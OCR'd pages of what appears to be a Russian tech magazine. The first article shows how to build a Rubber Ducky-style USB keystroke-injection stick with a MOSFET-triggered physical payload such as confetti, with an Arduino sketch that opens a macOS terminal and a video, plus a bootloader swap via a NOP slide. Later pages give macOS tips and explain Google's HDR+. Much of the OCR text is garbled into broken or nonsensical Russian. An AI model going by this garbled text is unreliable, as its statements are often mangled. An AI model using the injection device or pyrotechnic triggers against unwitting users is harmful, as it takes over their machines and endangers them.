Детали для пейлоада


- Тут все полностью зависит от того, что ты собираешься добавлять. Пейлоад будет получать напряжение в 5 В на ту продолжительность времени, которую ты настроишь (что крайней мере, пока устройство подключено, если нужно — добавлю батарейку).
- Для чего-то типа «женской гранаты» можно напрямую подключать контакторы 5 В.
- Или же что-то драматичного вроде дымовых шашек... эту информацию я, пожалуй, опущу, чтобы кто-нибудь из читателей не надоелал глупостей. Просто, но мне придется ещё в паре мест пропустить с текстом такую подлянку.

СОБИРАЕМ ВСЕ ВМЕСТЕ

Если хочешь сделать большое устройство, например в формате внешнего диска на 2.5", тогда можешь просто взять Digispark и добавить/заменить для управления нашим физическим пейлоадом. А вот если ты заюзчишь запчасть всё в одном корпусе USB-флешки, то придется сжать все компоненты. Первым делом на составные части пришлось разобрать Digispark. Это мне вышло дешевле и оказалось удобнее, чем покупать все компоненты по отдельности. Так что дальше будет подразумеваться, что ты найдешь по тому же пути.

Схема

В целом тут ничего принципиально нового. Схема у меньшо позаимствована из проектов по клонированию Rubber Ducky на ATtiny85.




В моем варианте к потому пину просто присоединен МОП-транзистор. Наивный и наиболее чистый пример в таких вариантах — это JDuck. Схема максимально простая и поддерживает самый минимум функций USB. Стабилитроны снижают напряжение на линиях передачи данных до 3.6 В. Сопротивления поможет устройству соответствовать спецификациям USB (хотя просить распознавания, мощность и так далеко) — важно для совместимости. Я видел схемы, в которых вместо одного даже всего сопротивления и стабилитрона убирают, отчего совместимость и надежность сильно падают.

Ещё несколько вещей, о которых стоит знать.

- Сопротивление между истоком и стоком МОП-транзистора требует изучения. Когда сопротивление слишком высоко или резистора вообще нет, полезная нагрузка будет сгабатывать при загрузке. Дело в том, что АТtiny подает на контакты напряжение при включении. Спасибо Грэму Сахерчиу-Ферфаксу за помощь в этом вопросе.
- Можно сделать дельтой триггер, продублировав схему с МОП-транзистором на шотом пине.

ДИЗАЙН ПЛАТЫ

Учитывая нестандартный раскладу печатной платы, я не знаю, как это изобразить правильно. Красный — это положи медной ленты. Обрати внимание на места, где она загибается за углы. Зеленый — это места, где будут прямины концы проводов, идущих к USB. Синий — контакты для проводов к физическому пейлоаду. Почему медная лента? Потому что я не знаю, что делаю, а это сработало после того, как я раз десять потерпел неудачу с другими вариантами.



Вот одна из глаз обжатана лентой перед пайкой. Отверстия не используются — они просто мешали. Вот пример, которую я разрезал на кусочки. Ты, возможно, заметил, что я убрал подложку в том месте, где мне нужно было соединение на 600 Ом для МОП-транзистора. Это помогает избежать случайного замыкания.

Вот как все это выглядит после пайки. Видно остатки зеленой платы фляжки, которую я разрезал.

А вот все установлено в корпус. Штекер USB хорошо бы закрепить.

Продолжение статьи →

ГОСПОДИН САМОУНИЧТОЖЕНИЕ

КАК В ДОМАШНИХ УСЛОВИЯХ СМАСТЕРИТЬ RUBBER DUCKY СО ВСТРОЕННОЙ ПИРОТЕХНИКОЙ

ПРОГРАММИРУЕМ ATTINY85

Когда работаешь с ATtiny из Digispark, программирование значительно облегчается, поскольку бутлоадер уже есть. Открываешь Arduino IDE, делаешь скетч, говоришь ему загрузиться, а потом втыкаешь плату в USB.

Кто-то уже даже сделал конвертер под названием digiduck для уже существующих скриптов на Duckscript. В качестве бонуса можно использовать команды **LIGHT ON** и **LIGHT OFF** в скрипте, чтобы сработал пейлоад MOSFET. Функция **LIGHT ON** подает напряжение на пины 5 и 6, к которым он подключен. Если то же самое сделать на обычной Digispark, загорится синий светодиод, который включается, когда на пятый пин подается ток. Это очень полезно для тестирования.


Ниже приведен скетч, который использовался в исходном видео с конфетти. Открывается терминал, затем звук выкручивается на полную громкость и видео с Vimeo открывается на полный экран (мультик Feathered Studio). Ничего потрясающего с точки зрения атак: через HID. На 22-й секунде используется digitalWrite, чтобы подать напряжение на МОП-транзистор. Через три секунды подача тока к пейлоаду прекращается.

```
#include "DigiKeyboard.h"
#define KEY_TAB 43
#define KEY_DOWN 81
#define KEY_DELETE 42
#define KEY_PRINTSCREEN 70
#define KEY_SCROLLLOCK 71
#define KEY_INSERT 73
#define KEY_PAUSE 72
#define KEY_HOME 74
#define KEY_PAGEUP 75
#define KEY_END 77
#define KEY_PAGEDOWN 78
#define KEY_RIGHTARROW 79
#define KEY_RIGHT 79
#define KEY_DOWNARROW 81
#define KEY_LEFTARROW 80
#define KEY_UP 82
#define KEY_UPARROW 82
#define KEY_NUMLOCK 83
#define KEY_CAPSLOCK 57
#define KEY_MENU 118
void setup() {
 pinMode(1, OUTPUT);
 pinMode(0, OUTPUT);
 digitalWrite(0, LOW);
 digitalWrite(1, LOW);
 DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
 DigiKeyboard.delay(500);
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.println("terminal");
 DigiKeyboard.delay(50);
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
 DigiKeyboard.delay(1500);
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.println("osascript -e 'set volume 4' && open https://
player.vimeo.com/video/184549203?autoplay=1");
 DigiKeyboard.sendKeyStroke(0);
 DigiKeyboard.delay(22000);
 DigiKeyboard.sendKeyStroke(0);
 digitalWrite(0, HIGH);
 digitalWrite(1, HIGH);
 DigiKeyboard.delay(3000);
 digitalWrite(0, LOW);
 digitalWrite(1, LOW);
}
void loop() {
}
```

Можешь заметить, что digiduck переводит **LIGHT ON/OFF** как **digitalWrite** с параметрами **(0, HIGH)** или **(1, HIGH)**. Это соответствует пину 5 (0) или 6 (1) на ATtiny. Это означает несколько светодиодов или в этом случае несколько триггеров.

УБИРАЕМ ПЯТИСЕКУНДНУЮ ЗАДЕРЖКУ ПРИ СТАРТЕ


Одно из раздражающих свойств Digispark — это пятисекундная задержка при загрузке. Именно эта задержка позволяет загружать новые скетчи при подключении. Если же убрать, то для загрузки программы нужно будет замыкать два пина ATtiny. Для борьбы с задержкой понадобится новый загрузчик. Загрузить его можно при помощи программатора, но куда веселее использовать уязвимость типа «скольжение по щеточке NOP» (NOPslide), чтобы загрузить его из памяти, которая обычно используется для скетчей. Однако для записи прошивки все равно понадобится убрать некоторые предохранители внутри чипа. А это, к сожалению, все же требует использовать высоковольтный (12 В) программатор. Говорят, в некоторых версиях Digispark биты-предохранители не выставлены, но в моей они были.



ВЫСОКОВОЛЬТНЫЙ ПРОГРАММАТОР

Если ты выберешь путь с высоковольтным программатором, то тут большой выбор устройств — например, долларов за 60. Однако вполне можно обойтись Arduino Nano v3 за 4 доллара и макетной платой. Кто-то сделал скетч для Arduino, который автоматически очищает предохранительные биты, что для него очень удобно. Шаги 1–3 из руководства по этой операции привели меня к желаемому результату.

Вместо того чтобы подключать ATtiny напрямую к макетке, я использовал зажим SOIC-8, чтобы программировать чип напрямую. Также я заменил двенадцативольтную батарейку на пятивольтовый бустер за 5 баксов. Все это я так часто использовал, что перенес с макетной платы на более постоянную ProtoBoard.



ПИШЕМ НОВЫЙ ЗАГРУЗЧИК

Теперь, когда предохранители удалены, мы можем загружать новый бутлоадер. Как я уже говорил, ты можешь сделать это при помощи программатора. С минимальными изменениями сгодится уже использованный нами высоковольтный программатор. Но это далеко не так весело, как что-то, что делать не предполагалось.

Существует проект micronucleus, в рамках которого разрабатываются новые прошивки. Если покопаться в глубинах этого проекта, то найдется утилитка под названием upgrade, которая использует скольжение по NOP для загрузки чего-то бутлоадерного по USB. Ты пишешь **micronucleus BootloaderName.hex** — и готово. Я использовал бинарную версию **micronucleus-1.11-entry-jumper-pb0-upgrade.hex**. Помни, что после изменения загрузчика пропадает пятисекундная задержка и у тебя больше не будет возможности замыкать первый и пятый контакты (или другие, если у тебя другой бутлоадер) на землю, чтобы залить новый скетч для ATtiny.

Ту-ду и вишлист


- Нормальная печатная плата для удобства пайки;
- возможность получать пользовательский ввод и расширить потенциальный набор функций.

ФЕЙЛЫ


Я не записывал каждый шаг, но у меня остались фотографии нескольких фейлов, случившихся в процессе.

Digispark и MOSFET.

Первый тест пятивольтового триггера.



Попытка уменьшить Digispark в надежде все же упихать его в корпус флешки.



Попытка приделать контакты к корпусу SOT-23 МОП-транзистора, чтобы использовать его на макетной плате. Ножки отвалились, стоило взять его в руки.

А на втором снимке — более удачная попытка поместить MOSFET на макетную плату. Это первый раз, когда я испытал всю прелесть медной ленты.

Андрей Письменный
Сайт umpa.ru

MACOS TIPS'N'TRICKS

ПОЛЕЗНЫЕ ВЕЩИ, О КОТОРЫХ СТОИТ ЗНАТЬ КАЖДОМУ MAC-ВОЛЬЦУ


Можно по-разному относиться к тому, что macOS — это монолитная среда, но нельзя недооценивать плюс такого подхода: отсутствие операционных проблем навсегда, мелких и большими фишками, которые упрощают повседневную работу. Однако не все они очевидны сразу. В этой статье мы в отдельности рассмотрим комментарии системы и приглашаем свой опыт, чтобы обобщить около полусотни интересных, но скрытых от глаз полезностей.

В продвинутых выпусках

Если вы только начинаете знакомиться с миром стилей при macOS. Вместо нее вы можете использовать сторонние приложения, которые предоставляют расширенные системы, и рассмотрим несколько таких программ. А потом перейдем к изучению системных стилей и дополнительных возможностей, которые они предоставляют. Теперь, чтобы начать, подробнее ознакомимся с скрытыми фичами системы.

ИНТЕРФЕЙС В FINDER

Finder — это «Проводник» для macOS и так чисто буквально) файловый менеджер macOS. Но, по-разному это, оказывается, даже шаги по сравнению с Windows. Вы можете использовать Finder для доступа к вашим файлам, а также для запуска сторонних приложений. Теперь, и на все, и можно, запятая по адресу /System/Library/CoreServices/Finder.app/Contents/Applications/ (или Cmd-Shift-G в меню Переход или просто).



Здесь есть отдельные приложения для Airdrop, iCloud Drive, Network, All My Files и Recents (то есть, задержав нажатие на Go, вы можете сразу перейти к Control-Click). Кажется, мне можно при желании вышлить в для для более простого доступа — (или Shift-Command-Shift-Control-Shift-Tab).

Но вернемся к самому Finder. По умолчанию его внешний вид минимален: есть только Back, Forward и Action. Чтобы включить остальные, нужно сперва сделать это в его просмотре (Status Bar, Path Bar и Preview в меню «Вид»).

Applications
Airdrop
Recents
Applications
Desktop
Documents
Downloads
Devices
Remote Disc
Tags
Red
Orange
Yellow
Green
Blue
Purple
Gray
All Tags...
Icon View
List View
Column View
Gallery View
Name
Date Modified
Size
Kind
Date Created
Date Added
Date Last Opened
Tags
Airdrop
Airdrop Сергея Julia
Airdrop Сергея Julia
Airdrop Сергея Julia

MACOS TIPS'N'TRICKS


ПОЛЕЗНЫЕ ВЕЩИ, О КОТОРЫХ СТОИТ ЗНАТЬ КАЖДОМУ МАКОВОДУ

НЕОЧЕВИДНЫЕ СТОРОНЫ ITUNES

С момента первого релиза в 2001 году iTunes из простенького музыкального плеера превратился в чрезвычайно комбайн, без чего только нет: от проекта музыкальных компакт-дисков (да-да, эта фишка по-прежнему с нами в iTunes 12 и находится в меню «Файл») до расстановки значков на экранах iPhone и iPad.

Мой любимый трек, связанный с iTunes, совсем прост, но невероятно полезен. Лет этак десять назад на одну из версий iTunes добавили небольшую оранжевую стрелочку, которая позволяла вернуться к тому месту, где ты включил музыку. Стрелку потом убрали, но клавиатурный шоткат остался: нажав Cmd-L, ты окажешься именно в том месте, которое тебе нужно.

Ещё кому обратить такое внимание на такую полезную вещь, как мини-плеер. На верхней панели есть кнопка, которая покажет его, убрав основное окно, но иногда удобно иметь и то и другое. Просто кликни на пункт «Мини-плеер» в меню «Окно», и он появится рядом с основным окном. Крайне удобно для управления списком «Воспроизвести далее» (Up Next) — можешь перетягивать песни из одного окна в другое. Оставшуюся всё есть аналогичное выпадающее меню, но мой выбор по-прежнему за «Мини-плеером».



Если говорить о продвинутых функциях iTunes, то тут на уме, конечно, сразу приходит умные плей-листы (Smart Playlist). Подробно о них написано на net.tutsplus, если вкратце, то это мощный инструмент для «чистки» фичу, чтобы создать такой плей-лист из меню «Файл → Новый смарт-плей-лист» и поиграйся с фильтрами. Ты либо тут же найдешь им полезные применения, либо пожмешь плечами и продолжишь слушать музыку, как слушал раньше.

Куда менее очевидная вещь — это возможность при помощи iTunes конвертировать файлы между различными форматами и изменить длину трека. Для конвертации в первую очередь нужно задать формат по умолчанию — это делается в настройках (меню «Настройки-импорт» и «Основные»). Если в поле «Настройка» выбрать «Пользовательская», то можно будет задать более тонкие настройки кодека.

Теперь выбирай любой трек и из меню «Файл → Конвертация» можешь создать его копию в выбранном формате. Например, «Создать версию в формате MP3», если был выбран MP3.

При желании можешь укоротить трек, это делается из его свойств. Выбери нужную композицию, «меню Cmd-I» («Свойства о песне») и перемести вкладку «Параметры» (Options). Поле «начало» и «конец» указывает, где начнёшь и где закончишь воспроизведение. Файл при этом не пострадает — это просто метки, которыми будет руководствоваться плеер.


Комбинация из этих двух трюков позволяет создавать кастомные рингтоны для iPhone из любой песни без дополнительных утилит. Сначала выбери в свойствах трека нужное время начала и окончания, затем конвертируй в AAC (только для ранее выбранный кусочек), перетаскиванием вытаяг его из iTunes на рабочий стол и поменяй расширение с .m4a на .m4r. Сторай из iTunes старую версию (ну, что ежьля после конвертации и сладко нада), и всё. Теперь можно спокойно перебросить получившийся рингтон в iPhone и выбрать в качестве звонка.

ПРОФЕССИОНАЛЬНЫЕ ФИЧИ PHOTOS

В 2014 году в Apple решили отправить на пенсию старенькую и добротную Aperture и вместо неё сконцентрировать силы на разработке программы Photos, которая заодно заменила iPhoto и стала частью операционной системы. Photos обнаружила не успела обрасти достойными сознечества фич — как скрытых, так и легко заметных. Однако некоторой задел на будущее есть.

В Photos, например, уже реализована возможность импортировать настройки между снимками. К примеру, если у тебя есть десяток похожих кадров, сделанных при одном и том же освещении, ты можешь позаимствовать надо ним из них, а затем в меню «Изображение» найти пункт «Скопировать корректировки» (Cmd-Shift-C). Теперь прийдись по остальным девятти снимкам, жми Cmd-Shift-V и скопируй, подходит ли они изменения.

Из профессиональных фотодевайсов переноситься и другая полезная фича: возможность подстроить дату и время для целой серии фотографий. Случается, что в фотоаппарате стоит неправильные настройки, и тогда импортированные снимки улетят в гайнсайфер куда-нибудь не туда. Но не беда: выбираешь в меню «Изображение» пункт «Настроить дату и время» (Adjust Date and Time) и задаешь верные данные для первого кадра. Для остальных эта информация будет подстроена автоматически, исходя из разницы во времени между снимками.



Photos неплохо поддерживает формат RAW, однако если ты снимал пары RAW+JPEG, то по умолчанию будет использован JPEG (это отмечается буквой J в углу снимка). Чтобы работать с RAW, нужно перейти в режим редактирования и выбрать «Использовать RAW в качестве оригинала» (Use RAW as Original) в меню «Изображение».

Все это мило, но разрыв между Photos и Aperture (и тем более Adobe Lightroom) по-прежнему колоссальный. Разве что можешь попытаться расширить набор функций при помощи (довольно недешевых) плагинов из App Store.

ПУСКАЕМ ЗВУК В НЕСКОЛЬКО ПАР НАУШНИКОВ ОДНОВРЕМЕННО

Случается, что нужно подключить к одному «маку» несколько пар наушников или динамиков, причём чтобы звучали они одновременно. Ну, например, хочешь ты вдвоём с кем-нибудь посмотреть фильм в шумном помещении. У вас есть бесплатная стереосистема и обычные наушники, но как сделать, чтобы звучало сразу и то и другое?


На помощь в этом случае придет утилита «Настройка Audio-MIDI» из папки «Утилиты». В нижнем левом углу этой непрямитной программулины есть кнопка «+», которая открывает меню из пары пунктов. Выбирай «Создать многовыходное устройство» (Create Multi-Output Device) и в правой части окна выставляй галочки «Вкл» напротив тех устройств, которые хочешь добавить в свой сетап. Дополнительно можно отметить галки «Коррекция смещения», но разницы я не заметил.

Когда все будет готово, нажимай на значок динамика в верхнем правом углу экрана, и в выпадающем списке увидишь «Многовыходное устройство» (или что-то другое, если ты отредактировал). Выбирай его, и готово! Отдельно отмечу, что VLC не очень-то жалует системные настройки звука в нем, скорее всего, придется выбрать наш многоустройство отдельно («Аудио → Аудиоустройство» — Multi-Output Device).

ЗАХВАТЫВАЕМ И РЕЖЕМ ВИДЕО В QUICKTIME

Современному QuickTime Player в плане разносистости далеко до классического QuickTime, но говорят уже про версию Pro. Однако и здесь есть несколько интересных штукенов. В первую очередь это возможность записывать звук, видео или даже происходящее на экране компьютера. Впрочем, последнее в macOS Mojave перенесут в системную утилиту для захвата скриншотов.

Секретными эти фичурки можно назвать разве что с натяжкой: это первые три пункта в меню «Файл». Выбирай нужный, и откроется окно с предпросмотром. Обрати внимание: рядом с кнопкой запуска есть небольшая стрелка. Она открывает настройки источников ввода, причем аудио и видео можно задать отдельно.



Если ты подключишь к компьютеру устройство на iOS, откроешь новое окно для записи видео в QuickTime и в качестве источника ввода выберешь свой девайс, то... нет, ну ладно, его камера не будет задействована для записи. Вместо этого ты увидишь окно с экраном своего девайса или айпада и сможешь записать видео с демонстрацией какой-нибудь программы. Странно, что для этого выбрали «видеозапись», а не «запись экрана», но кто-то, что такая функция вообще есть.


Записав видео, ты всегда можешь подрезать его, не выходя из QuickTime. Соответствующие инструменты ты найдешь в меню «Правка». Причем, вроде бы этим сейчас кого-то удивишь — то же фичурки с выходом Mojave появятся даже в QuickLook.

НАСТРАИВАЕМ АВТОИМПОРТ ФОТОГРАФИЙ В ПАПКУ

Под «меню кочу рассказать» в большой тайне программки «Захват изображений» (Image Capture), которую ты можешь найти в папке «Программы». Нужна она для импорта изображений с фотоаппарат, карт SD, сканеров и подключенных прощаем устройств с iOS.

На первый взгляд ничего особенно интересного в этой утилите нет: знай выбирай картинки и перетаскивай в нужную папку, а потом можешь удалить с устройства. Однако тут кроется крюканчик, но очень важная деталь. Именно в «Захвате изображений» можно сделать так, чтобы фотографии будет автоматически открываться, когда ты подключишь определенное устройство, содержащее изображения.

Видишь микроскопическую стрелку в нижнем левом углу окна? Если вдруг не видишь, то подсмотри и выбери в свойствах какое-нибудь устройство. Выбранных параметрах: например меню снизу, ты можешь выбрать одну из программ, куда автоматически будут импортироваться фотографии при подключении конкретного устройства.



В конце этого списка есть штука под названием AutoImporter. Если выбрать ее, то картинки будут автоматом засасываться не в какую-то программу, а в папку **Pictures/AutoImport** в твоем домашнем каталоге. Сменить эту папку тоже можно. Для этого перейди по пути **/System/Library/Image Capture/Support/Application**, запусти AutoImporter и открой его настройки. Можешь даже сделать по отдельной папке на каждый фотоаппарат, если у тебя их несколько.

ЗАКЛЮЧЕНИЕ

Тут и там в статье я писал, что какая-то из упомянутых фишек мне особенно нравится. Это, на самом деле, касается вообще всего списка. Я попытался вспомнить все, чем часто пользуюсь и на что, бывало, кому-то открывал глаза. Ну, другие могут наверняка бы получили другой список, так что, если тебе есть что дополнить, смело пишут в комментариях.

ИДЕАЛЬНОЕ ФОТО

Денис Потапов

ЧТО ТАКОЕ HDR+ И КАК АКТИВИРОВАТЬ ЕГО НА СВОЕМ СМАРТФОНЕ

Камеры смартфонов линейки Pixel и Nexus никогда не представляли собой ничего выдающегося, но за последние четыре года сделали мощный рывок вперед, и теперь занимают первые строчки рейтингов. Почему так произошло? Потому что Google внедрила программный механизм постобработки фотографий под названием HDR+. В этой статье мы расскажем, как он работает и как активировать HDR+ на своем смартфоне, независимо от его марки.

ЧТО ТАКОЕ HDR

Для полного понимания принципа работы HDR+ придется для начала разобраться с обычным HDR.

Основная проблема всех камер смартфонов — маленький размер матрицы и, как следствие, недостаточный охват динамического диапазона. Чтобы исправить этот недостаток, был разработан алгоритм HDR (High-Dynamic Range), принцип работы которого следующий: камера делает кадр со стандартным для данной цены уровнем экспозиции, затем делает недосвоенный кадр, на котором будут четко видны лишь пересвеченные области изначального снимка, далее выполняется пересчитанный снимок, на котором видны только затемненные детали изначального снимка, а все остальное пересвечено. Далее снимки накладываются друг на друга и обсуждаются при помощи специальных алгоритмов, качество которых зависит от производителя софта камеры. В результате получается снимок с хорошей проработкой деталей на темном, и на более светлом участках.


Недостатки HDR очевидны: долгое время съемки приводит к тому, что попавшие в кадр движущиеся объекты будут двоиться, а далее небольшая тряска сможет испортить.

ЧТО ТАКОЕ HDR+

Чтобы голуби прекратили алгоритм, лишенный недостатков HDR. Впрочем, общее с HDR у него одно лишь название.

HDR+ расшифровывается как High-Dynamic Range + Low Noise. Свою известность он получил за рез выдающихся возможностей: алгоритм способен устранять размытости фотографий по потере детализации, повышать качество цветопередачи, что крайне важно при плохом освещении и по краям кадр, вместе с этим он сильно расширяет динамический диапазон фотографии. HDR+, в отличие от стандартного HDR, почти не вызывает тряски смартфона и движения в кадре.

Первым смартфоном с поддержкой HDR+ стал Nexus 5. Из-за не самого лучшего балансе белого и маленького отверстия диафрагмы (f2.4) камера этого смартфона считалась не более или крепким середняком. Все изменилось с выходом обновления Android 4.4.2. Именно оно принесло с собой поддержку режима HDR+ и изумительное качество ночных снимков. Они хоть и не отличались большой резкостью по всему полю кадра, но благодаря HDR+ практически не содержали шума при сохранении мелких деталей и обладали превосходной для смартфонов 2013 года передачей цветов.



Nexus 5 + HDR+

(Изображение в исходном качестве)


ИСТОРИЯ СОЗДАНИЯ HDR+

Как же компания, никогда не занимавшаяся камерами, создала алгоритм, который творит чудеса, используя обычные, по мерам фотаппараты, камеры Nexus и Pixel?

Все началось в 2011 году, когда Себастьян Трун (Sebastian Thrun), глава компании Google X (теперь уже просто X), подыскивал камеру для очков дополненной реальности Google Glass. Масса требуемых требований предъявлялись очень жестокие. Размер матрицы камеры должен был быть ещё меньше, чем в смартфонах, что крайне плохо сказывалось бы на динамическом диапазоне и приводило бы к появлению множества шумов на фотографии.

Выход оставался один — попытаться улучшить фотографию программно, с помощью алгоритмов. Эту задачу должен был решить Марк Ливой (Marc Levoy), преподаватель факультета информатики Стэнфордского университета, эксперт в области вычислительной фотографии. Он занимался технологией захвата и обработки изображений на базе программного обеспечения.

Марк сформировал команду, известную как Gcam, которая занялась изучением метода Image Fusion (слияние изображений), основанного на объединении серии снимков в один кадр. Фотографии, обработанные при помощи этого метода, получались более яркими и резкими, имели малое количество шумов. В 2013 году технологии работников в Google Glass, а затем, в этом же году, переименованная в HDR+, появилась в Nexus 5.



Еще один ночной снимок с Nexus 5

(Изображение в исходном качестве)

КАК РАБОТАЕТ HDR+

HDR+ — фирменная сложная технология, детально разобрать которую в рамках данной статьи невозможно. Поэтому мы расскажем общий принцип работы, не останавливаясь на деталях.

Фундаментальный принцип

После нажатия кнопки спуска затвора камера захватывает серию недосконированных (с короткой выдержкой) кадров (это нужно для сохранения максимального количества деталей на снимке). Количество кадров зависит от сложности условий освещения. Чем темнее сцена или чем больше деталей в теме нужно осветить, тем больше кадров выполняет смартфон.

Когда серия снимков будет сделана, она объединяется в один снимок. Ту выручает занижения выдержки, благодаря которой каждая фотография в серии выходит достаточно четко. Из трех первых кадров выбирается самый приемлемый в плане как резкости, так и детализации для использования в качестве основы. Затем полученные снимки разделяются на фрагменты и система проверяет, можно ли совместить соседние фрагменты и как это сделать. Обнаружив лишние предметы в одном из фрагментов, алгоритм удаляет этот фрагмент и выбирает похожий с другого кадра. Полученные снимки обрабатываются с помощью специального алгоритма, основанного на методе здачных экспозиций (в основном он применяется в астрофотографии для уменьшения размытости изображений, вызванной мерцающей атмосферой Земли).

Далее в дело вступает сложная система подавления шумов, которая включает в себя как простой метод усреднения цвета пикселей на основе нескольких снимков, так и систему предсказания появления шумов. Алгоритм работает очень мягко на границах переходов тональностей, на основании которых потеря детализации, пусть даже в ценой наличия небольшого количества шума в таких местах. А вот из участков с равномерной текстурой «шумодав» выравнивает картину вплоть до почти идеально равномерного тона с сохранением перехода оттенков.




Иллюстрация работы комбайнера алгоритмы HDR+ от доклада разработчиков

Снова фотография из стоковой камеры Samsung и HDR, а справа фотографии, созданные в Gcam и HDR+. Видно, что алгоритм принес в жертву детализацию ради для проприсовки объектов на земле.

(Изображение в исходном качестве)

(Изображение в исходном качестве)

Обновление HDR+ в Google Pixel

В Google Pixel алгоритм претерпел существенные изменения. Теперь снаружи начинает снимать сразу после запуска камеры и в зависимости от степени освещения делает от 15 до 30 кадров в секунду. Эта технология называется ZSL (Zero Shutting Lag) и была придумана для того, чтобы делать моментальные снимки. Но Pixel использует ее для работы HDR+: при нажатии на кнопку спуска смартфон выбирает от 2 до 10 кадров из буфера ZSL (в зависимости от условий освещения и начала фокусировки объектов). Затем из первых двух трех кадров выбирается лучший, а остальные, как и в предыдущей версии алгоритма, сложны накладываются на основной.

Наряду с этим появилась разделение на два режима: HDR+ Auto и HDR+. Последний берет максимально большое количество снимков для создания итоговой фотографии. Они получаются более сочной и резкой.

HDR+ Auto делает меньше фотографий, благодаря чему движущиеся объекты становятся менее размытыми, влияние тряски ручки ниже, а фотография готова практически мгновенно после нажатия на кнопку.

В версии Google Камеры для Pixel 2/2XL режим HDR+ Auto был переименован в HDR+ On, а HDR+ стал называться HDR+ Enhanced.

Во втором поколении Google Pixel появился специальный сопроцессор, называемый Pixel Visual Core. В настоящее время чип применяется только для ускоренной обработки фотографий в режиме HDR+, а также предоставляет сторонним приложениям возможность выполнить снимки в HDR+. На качестве фотографий, сделанных Google Камерой, его наличие или отсутствие никак не сказывается.


INFO

Google использует HDR+ даже для устранения проблем с зеркалом. Из-за конструктивной ошибки Google Pixel / Pixel XL могут сделать фотографию с сильным эффектом. Google выпустила обновление, которое использует HDR+, чтобы убрать этот эффект, комбинируя снимки.

Продолжение статьи →

ИДЕАЛЬНОЕ ФОТО

ЧТО ТАКОЕ HDR+, ИЗАЧЕ АСТАРТЕ ПРОВАТЬ ЕГО НА СВОЕМ СМАРТФОНЕ



Изображение в исходном качестве


Преимущества и недостатки

Выделим основные достоинства HDR+:


- Алгоритм автоматически устраняет шумы с фотографий, практически не заходящие даже в темноте.
- Цвета в темных элементах гораздо насыщеннее, чем при однократной съемке.
- Размываются объекты на снимках реже даже, чем при съемке в режиме HDR.
- Сглаживание резких кадров и условия недостаточной освещенности вероятность смазывания картинки из-за дрожания камеры сведена к минимуму.
- Динамический диапазон шире, чем без использования HDR+.
- Цветопередача приближенностью получается естественной, чем при однократной съемке (не для всех смартфонов), особенно по углам снимка.

На чем размышлялись иллюстрации слева расположена фотографии со стоек камеры Galaxy S7, а в правой части — фото в HDR+ через Google Nexus 5x на его же устройстве.

Ночные фотографии города. Тут прекрасно видно, что HDR+ дает нам возможность получить отчетливое изображение группы правдах, расположенных под высокой вежевой. Небо выглядит чисто, дорожный знак отчетливо, бордюр и даже стены Биг, зелено. Фасады Биг-Бена с правой стороны передают цветов. Отчетливо прорисовка балконов, проходов и кон деревья. Вам — по-прежнему деталей на деревьях сторов по бочем HDR+ получает через, чем у стоковой камеры.




Изображение в исходном качестве




Изображение в исходном качестве

Обрати внимание на прорисовку лиц снятыхтуп, сочность красок сделаны сотрудники стоковых камер. Однако прорисовка объектов в тени опять оставляет желать лучшего:

Изображение в исходном качестве




Изображение в исходном качестве




Изображение в исходном качестве

Городская окраина. Пухлого снега фонарей достаточно для прорисовки HDR+ поверхности стены здания:



Изображение в исходном качестве




Изображение в исходном качестве

Утренняя фотография. В сложных условиях утренней съемки при яркое выравнивание контраста света цвета выглядит естественно, рисунок на стеклах разрешен отчетливо, изображение куста и травы в тени деревья проработается в глубину.

Изображение в исходном качестве

Изображение в исходном качестве



Изображение в исходном качестве

Недостатков у HDR+ мало, да и носит они несущественный характер для большинства случаев. Вот примеры, для которых HDR+ фотографии при бурной жизни разорвали полуторные и оперативной памяти, что приводит:

- повышается расход аккумулятора, и устройство греется при обращении серии снимков;
- нельзя быстро сделать несколько снимков;
